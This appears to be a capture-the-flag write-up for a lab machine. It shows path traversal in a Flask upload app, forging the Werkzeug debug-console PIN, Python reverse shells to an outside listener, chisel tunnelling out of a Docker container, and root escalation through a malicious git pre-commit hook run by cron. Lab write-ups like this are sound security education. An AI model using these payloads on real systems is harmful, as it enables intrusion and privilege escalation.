


Open Source

Flask/Werkzeug, LFI, Docker Escaping/Port Forwarding, Gitea, Pre-hooks RCE

▼ Enumeration

So, the port 80 contains file sharing service "upcloud". On the main page we can download source code of the service:



After studying the code I've noticed interesting function from the views.py file

The get_file_name function`s aim is to prevent LFI or overwrite attacks but it only makes the simplest check - it trims .../ from file name if present.

```
8 """
9 Pass filename and return a secure version, which can then safely be stored on a regular file system.
0 """
1
2
3 lef get_file_name(unsafe_filename):
4 return recursive_replace(unsafe_filename, "../", "")
5
```

As we se, this function is used in uploading - upload_file and accessing uploaded files from the uploads directory - send_report (notice the @app.route).

OK. Enough of the theory, it's time for practice. Let's upload a file with a couple of \dots in its' name.



But what if we try to use ...// while accessing a file?



And here we are successfully bypass the filter and access the system file - passwd We will return to this a little bit later. Now what we need is to do some [fuf

```
ffuf -u http://10.10.11.164/FUZZ -w ./raft-large-directories-lowercase.txt -r -c -v
```

```
[Status: 200, Size: 2489147, Words: 9473, Lines: 9803, Duration: 90ms]
| URL | http://10.10.11.164/download
    * FUZZ: download

[Status: 200, Size: 1563, Words: 330, Lines: 46, Duration: 67ms]
| URL | http://10.10.11.164/console
    * FUZZ: console

[Status: 200, Size: 5316, Words: 1466, Lines: 131, Duration: 80ms]
| URL | http://10.10.11.164/
    * FUZZ:
```

The console dir is what we are looking for! Let me explain:



As you may have noticed from the nmap result, on the port 80 we have Werkzeug - a powerful library which is a part of popular Python web framework - Flask. Flask has interactive console for debbug purpose and there you can execute any Python command. So, if you gain access to it - you gain access to a server.

Interactive Console



The console is locked and we need PIN to get inside. If you google about generating of the PIN you will likely see that it requiers internal information from a server on which the Flask is

running, namely:

- username the user who has started Flask instance;
- modname will always be flask.app;
- getattr(app, '__name__', getattr (app .__ class_, '__name__')) will always be Flask;
- getattr(mod, '_file_', None) the absolute path of app.py in the flask directory;
- uuid.getnode() the MAC address (in decimal form) of the server;
- get_machine_id() the value in /etc/machine-id Or /proc/sys/kernel/random/boot_id + data from /proc/self/cgroup.

So far we have modname and getattr(app, '__name__', getattr (app .__class__, '__name__')) values for sure! And because we've discovered LFI we can get the rest of them.

Let's start from username. We can guess the user by going through all of the users from the passwd file, but we also can use information from the source code that we've downloaded earlier. We can seen the Docker files in source code which are telling us that the Flask server is running inside of a Docker container. And (almost?) always every proccess in Docker are started from root user.

Let's suppose so and move to getattr(mod, '_file_', None). Value of this we can grab from an error on web page such as this:




Next, to find server MAC address, we need to know which network interface is being used to serve the app. For this we are going to read data from /proc/net/arp to get network interface on the server via LFI:



We see that there is only one interface. Now we are going to check its' MAC.



And the last value - get_machine_id():



And so we have:

- username = root;
- modname = flask.app;
- getattr(app, '__name__', getattr (app .__ class__, '__name__')) = Flask;
- getattr(mod, '__file_', None) = /usr/local/lib/python3.10/site-packages/flask/app.py;
- <u>uuid.getnode()</u> = 0242ac110004 = 2485377892356 (in decimal);
- get_machine_id() = 77075f48-4006-4ac9-8fbd e7a64c8a091075774d7560ac17eeef7d8e6ba32ada7425e0dd80aca917b8d3201ab8929f3f64

Now, take this <u>script</u> from awesome HackTricks, place in your variabels AND NOTICE THAT THE NEW VERSION OF WERKZEUG USES SHA1 INSTEAD OF MD5, SO DONT FORGET TO CHANGE IT TO.

```
import hashlib
from itertools import chain
probably_public_bits = [
    'root',# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.10/site-packages/flask/app.py' # getattr(mod, '.
]
private_bits = [
    '2485377892356',# str(uuid.getnode()), /sys/class/net/ens33/address
    '77075f48-4006-4ac9-8fbd-e7a64c8a091075774d7560ac17eeef7d8e6ba32ada7425e
]
h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
```

Run the script, get the pin, access the console!



Interactive Console

In this console you can execute Python expressions in the context of the app namespace was created by the debugger automatically.

```
[console ready]
>>>
```

▼ Exploitation

And so, we gained access to the console. Now we need to setup reverse shell connection that will spawn for us /bin/ash shell (Why ash? See the passwd)

-/Downloads [publice] » nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.11.164 34186
/app # ^[[14;8R_]


In this console you can execute Python expressions in the context of the application. T namespace was created by the debugger automatically.


[console ready]
>>> import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_ST

import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.170",4444));os.dup2(s.fileno(),0);

Brought to you by **DON'T PANIC**, your friendly Werkzeug powe

We are inside, as we already known, of the docker container. We can confirm it by checking network config.





Her we can see that our container has an IP 172.17.0.4 and there is gateway on 172.17.0.1 that, obviously, connects our container with the host machine - 10.10.11.164.

There is not much we can enumerate in the container so let's return to nmap. Remember, there is filtered port - 3000. Let's check if we can connect to the port from the container via nc:

```
nc 10.10.11.164 3000

HTTP/1.1 400 Bad Request
Content-Type: text/plain; charset=utf-8
Connection: close

400 Bad Request
```

OK, now we see that the port is used for some http service. We are going to use wget to see what is on the main page:

The title says **Gitea**:

Gitea is an open-source forge software package for hosting software development version control using Git as well as other collaborative features like bug tracking, wikis and code review.

Let's confirm that the gateway is routing traffic between the container and the host:


```
nc 172.17.0.1 3000

HTTP/1.1 400 Bad Request
Content-Type: text/plain; charset=utf-8
Connection: close

400 Bad Request
```

We've got the same result! Now we need to proxy traffic from container to our machine and chisel is going to help us with this task. What you need to do:

- Download chisel binary from the github`s release page
- Upload the binary to the container via upcloud service that is running on 10.10.11.164



• Run chisel server on your machine

```
./chisel server -p 1235 --reverse
```


• Run chisel client on the docker container

```
./chisel client 10.10.14.170:1235 R:socks
```

After that on your machine you should see something like this:

```
~/Desktop » ./chisel server -p 1235 --reverse
2022/06/26 13:34:00 server: Reverse tunnelling enabled
2022/06/26 13:34:00 server: Fingerprint 9n19t4oj2tnEIxxfTjgjB/n+QG5I9umkJsMaZi8XZuU=
2022/06/26 13:34:00 server: Listening on http://0.0.0.0:1235
2022/06/26 13:34:46 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

Now you have proxy server listening on 127.0.0.1:1080. To be able to access the 172.17.0.1:3000 we need to add the proxy into web browser. You can do this with your browser's settings but I'm going to use **FoxyProxy** extension for FireFox.



Nice! Now let's get back to enumeration phase once more. Remember the source code archive we have downloaded? There is more in it. See the .git directory?

The .git folder contains all information that is necessary for the project and all information relating commits, remote repository address, etc. It also contains a log that stores the commit history. This log can help you to roll back to the desired version of the code.


We can convert the infomation this direcroty contains into original objects! For this we are going to use Extractor from <u>GitTools</u>. Using of the tool is pretty simple - just specify path to <u>.git</u> and where to save objects. As the result you should see something like this:

```
4 drwxrwxr-x 7 indigo indigo 4096 Jun 19 20:23 .
4 drwxrwxr-x 3 indigo indigo 4096 Jun 19 20:23 .
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 .
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 0-2c67a52253c6fe1f206ad82ba747e43208e8cfd9
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 1-a76f8f75f7a4a12b706b0cf9c983796fa1985820
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 2-c41fedef2ec6df98735c1lb2faf1e79ef492a0f3
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 3-ee9d9f1ef9156c787d53074493e39ae364cd1e05
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 4-be4da71987bbbc8fae7c961fb2de01ebd0be1997
```


This is 5 folders that represent 5 git commits - historical records. With this you could be able to find some sensitive information that was removed from the production code. In our case, in the second commit there is .vscode directory whith settings.json file that contains creds:

```
total 20
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 .
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 .
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 .
4 drwxrwxr-x 4 indigo indigo 4096 Jun 19 20:23 app
0 -rw-rw-r-- 1 indigo indigo 0 Jun 19 20:23 INSTALL.md
4 -rw-rw-r-- 1 indigo indigo 141 Jun 19 20:23 run.py
4 drwxrwxr-x 2 indigo indigo 4096 Jun 19 20:23 rus.py
1-a76f8f75f7a4al2b706b0cf9c983796fa1985820/app [mastere] » cd _vscode
app/.vscode [mastere] » ls
settings.json
app/.vscode [mastere] » cat settings.json
{
    "python.pythonPath": "/home/dev01/.virtualenvs/flask-app-b5GscEs_/bin/python",
    "http.proxy": "http://dev01:5oulless_Developer#2022@10.10.10.128:5187/",
    "http.proxyStrictSSL": false
}
```

Let`s try to use the creds on Gitea:



And so we were able to access the repositories of dev01 user!
We can see that there is home-backup repository with privare ssh key!



We definitely want to try to use it in ssh connection:

The user is taken!

▼ Privesc

To determine PE vector I start from <u>linpeas</u>, but with this machine it`s not the way. So, let`s check extended information about running services. <u>Pspy</u> will help us with this. Download the binary on your local machine and then transfer it to the remote machine via simple python web server.

```
dev01@opensource:/tmp$ chmod +x pspy64
dev01@opensource:/tmp$ ./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855

Config: Printing events (colored-true): processes-true | file-system-events-false || Scannning for processes every 100ms and on inotify event s || Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
```

After studing the logs I`ve noticed that there is some cronjob that runs git commands every minute to commit backup.

```
2022/06/26 14:31:01 CMD: UID=0 PID=3059 | /bin/bash /usr/local/bin/git-sync
2022/06/26 14:31:01 CMD: UID=0 PID=3058 | /bin/sh -c /usr/local/bin/git-sync
2022/06/26 14:31:01 CMD: UID=0 PID=3057 | /usr/sbin/CRON -f
2022/06/26 14:31:01 CMD: UID=0 PID=3061 | ???
2022/06/26 14:31:01 CMD: UID=0 PID=3062 | git add .
2022/06/26 14:31:01 CMD: UID=0 PID=3063 | git commit -m Backup for 2022-06-26
2022/06/26 14:31:01 CMD: UID=0 PID=3067 | /usr/lib/git-core/git-remote-http origin http://opensource.htb:306
2022/06/26 14:31:01 CMD: UID=0 PID=3104 | /bin/sh -c /usr/local/bin/git-sync
2022/06/26 14:32:01 CMD: UID=0 PID=3104 | /bin/sh -c /usr/local/bin/git-sync
2022/06/26 14:32:01 CMD: UID=0 PID=3102 | /bin/sh -c /usr/local/bin/git-sync
2022/06/26 14:32:01 CMD: UID=0 PID=3101 | /bin/sh -c /usr/local/bin/git-sync
2022/06/26 14:32:01 CMD: UID=0 PID=3101 | /bin/sh -c /usr/local/bin/git-sync
2022/06/26 14:32:01 CMD: UID=0 PID=3101 | /bin/sh -c /usr/local/bin/git-sync
2022/06/26 14:32:01 CMD: UID=0 PID=3101 | /bin/sh -c /usr/local/bin/git-sync
2022/06/26 14:32:01 CMD: UID=0 PID=3101 | /bin/sh -c /usr/local/bin/git-sync
2022/06/26 14:32:01 CMD: UID=0 PID=3101 | /bin/sh -c /usr/local/bin/git-sync
2022/06/26 14:32:01 CMD: UID=0 PID=3101 | /bin/sh -c /usr/local/bin/git-sync
2022/06/26 14:32:01 CMD: UID=0 PID=3101 | /bin/sh -c /usr/local/bin/git-sync
2022/06/26 14:32:01 CMD: UID=0 PID=3101 | /bin/sh -c /usr/local/bin/git-sync
2022/06/26 14:32:01 CMD: UID=0 PID=3101 | /bin/sh -c /usr/local/bin/git-sync
2022/06/26 14:32:01 CMD: UID=0 PID=3100 | /usr/sbin/CRON -f
```

As you may know, cronjobs run as root, so in this case the git commands are also running with root permission. That means that if we were able to find a way to force git execute out command then it will be executed from root user.

And there is indeed a way we can exploit this! Have you heard about hooks in git? In short:

Hooks are programs you can place in a hooks directory to trigger actions at certain points in git's execution. Hooks that don't have the executable bit set are ignored.

If you go into .git/hooks directory you will likely see this:

```
      dev01@opensource:~/.git/hooks$ ls -las

      total 60

      4 drwxrwxr-x 2 dev01 dev01 4096 Jun 26 15:12 ...

      4 drwxrwxr-x 8 dev01 dev01 4096 Jun 26 15:12 ...

      4 -rwxrwxr-x 1 dev01 dev01 478 Mar 23 01:18 applypatch-msg.sample

      4 -rwxrwxr-x 1 dev01 dev01 896 Mar 23 01:18 commit-msg.sample

      4 -rwxrwxr-x 1 dev01 dev01 3327 Mar 23 01:18 fsmonitor-watchman.sample

      4 -rwxrwxr-x 1 dev01 dev01 189 Mar 23 01:18 post-update.sample

      4 -rwxrwxr-x 1 dev01 dev01 424 Mar 23 01:18 pre-applypatch.sample

      4 -rwxrwxr-x 1 dev01 dev01 241 Jun 26 14:55 pre-commit

      4 -rwxrwxr-x 1 dev01 dev01 1642 Mar 23 01:18 pre-commit.sample

      4 -rwxrwxr-x 1 dev01 dev01 1348 Mar 23 01:18 prepare-commit-msg.sample

      4 -rwxrwxr-x 1 dev01 dev01 1348 Mar 23 01:18 pre-push.sample

      8 -rwxrwxr-x 1 dev01 dev01 544 Mar 23 01:18 pre-rebase.sample

      4 -rwxrwxr-x 1 dev01 dev01 544 Mar 23 01:18 pre-receive.sample

      4 -rwxrwxr-x 1 dev01 dev01 544 Mar 23 01:18 pre-receive.sample

      4 -rwxrwxr-x 1 dev01 dev01 544 Mar 23 01:18 pre-receive.sample

      4 -rwxrwxr-x 1 dev01 dev01 dev01 544 Mar 23 01:18 update.sample

      4 -rwxrwxr-x 1 dev01 dev01 3610 Mar 23 01:18 update.sample
```

By default, hooks have .sample extension. If you want hook to be executed, you need to remove the extension and give it the file executable bit (chmod + x).

So, we are interested in pre-commit hook because it gets executed before git commit command. And we are going to do is to add revers shell payload into pre-commit like this:

```
dev01@opensource:~/.git/hooks$ cat pre-commit
#!/bin/bash

python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.170",4242));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
```

Now, open nc listener on your machine and wait. When cronjob is executed you should get the revers shell!

```
hunt/enumesc » python3 -m http.server

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.8000/) ...

10.10.11.164 - - [26/Jun/2022 17:27:40] "GET /pspy64 HTTP/1.1" 200 -

^C

Keyboard interrupt received, exiting.
hunt/enumesc » nc -lvnp 4242
Listening on 0.0.0 4242
Connection received on 10.10.11.164 52978
root@opensource:/home/dev01#

root@opensource:/home/dev01# cat /root/root.txt
cat /root/root.txt
05aca9cbcf352483b1a3539f59a8bee8
```

The root is taken!